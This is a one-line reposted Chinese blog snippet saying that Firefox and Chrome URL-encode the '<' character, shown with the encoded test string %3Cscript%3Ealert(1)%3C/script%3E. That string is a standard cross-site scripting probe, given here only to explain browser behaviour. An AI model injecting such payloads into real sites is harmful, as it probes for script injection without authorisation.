火狐和谷歌浏览器都会对<转码：%3Cscript%3Ealert(1)%3C/script%3E

转载于:https://www.cnblogs.com/liliyuanshangcao/p/11303263.html